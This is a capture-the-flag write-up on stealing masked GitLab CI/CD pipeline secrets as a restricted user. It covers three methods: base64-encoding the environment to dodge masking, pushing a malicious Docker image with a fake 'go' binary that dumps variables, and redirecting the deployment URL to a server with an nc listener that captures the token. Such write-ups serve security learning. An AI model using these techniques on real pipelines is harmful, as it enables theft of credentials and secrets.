






Writeup for the “Don’t Trust Developers” challenges created by FLR for the Hackfest CTF 2024.
For these challenges, we have access to a team on GitLab containing four repositories. The goal is to obtain the flag hidden and masked in the pipeline variables with a user who has restricted permissions.


In the first repository, we only have a simple pipeline.
1
2
3
4
5
6
7
8
stages:
  - build

build_project:
  stage: build
  script:
    - echo "TODO"
    - env

When the pipeline is executed, a masked variable named flag appears in the logs.

We have permission to modify the pipeline in a new branch, so the solution is to encode all environment variables in base64 to prevent them from being automatically masked in the output.
1
2
3
4
5
build_project:
  stage: build
  script:
    - echo "TODO"
    - env | base64
Here are the logs after the pipeline is executed:

And here is the flag once the output is decoded:

In the second repository, we have a pipeline that builds a small Go application.
1
2
3
4
5
6
7
8
9
10
stages:
  - build

build_project:
  stage: build
  variables:
    GIT_STRATEGY: fetch
  image: $CI_REGISTRY_IMAGE/build-tools
  script:
    - go build main.go
The only permissions we have are to publish images in the Docker registry of the repository. The solution would be to create a malicious Docker image named “build-tools” to extract the pipeline variables.
To do this, we will create an executable named go to replace the build command with env | base64.
1
2
#! /bin/sh
env | base64
We copy the executable into a new Docker image.
1
2
3
from alpine

COPY go /bin/go
We build and push the image to GitLab registry:
1
2
3
% docker build . -t registry.gitlab.com/XYZ/XYZ/chal2/build-tools

% docker push registry.gitlab.com/XYZ/XYZ/chal2/build-tools

Then we can trigger a build by opening an issue on the repository. Our Docker image will be used, and the go command will output the secrets and our flag in base64.

In the third repository, we have a pipeline that builds a small Go application and deploys it in an environment.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
stages:
 - build
 - deploy

build_project:
  stage: build
  variables:
    GIT_STRATEGY: fetch
  image: golang:alpine
  script:
    - go build main.go
  artifacts:
    paths:
      - main

publish:
  stage: deploy
  image: curlimages/curl
  script:
    - >
      curl -s -d @main --header "TOKEN: $FLAG" $CI_ENVIRONMENT_URL
  environment: production
Our user has permission to change the environment URL from which the deployment is performed.

We can obtain the token (the flag) by changing the URL to a server we control and triggering a build.
1
2
3
4
% nc -lvnp 7777 | grep TOKEN
Listening on 0.0.0.0 7777
Connection received on 34.73.245.221 46696
TOKEN: HF-3a1dcf3e8a404f6dbd17459140d99172
This post is licensed under CC BY 4.0 by the author.
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。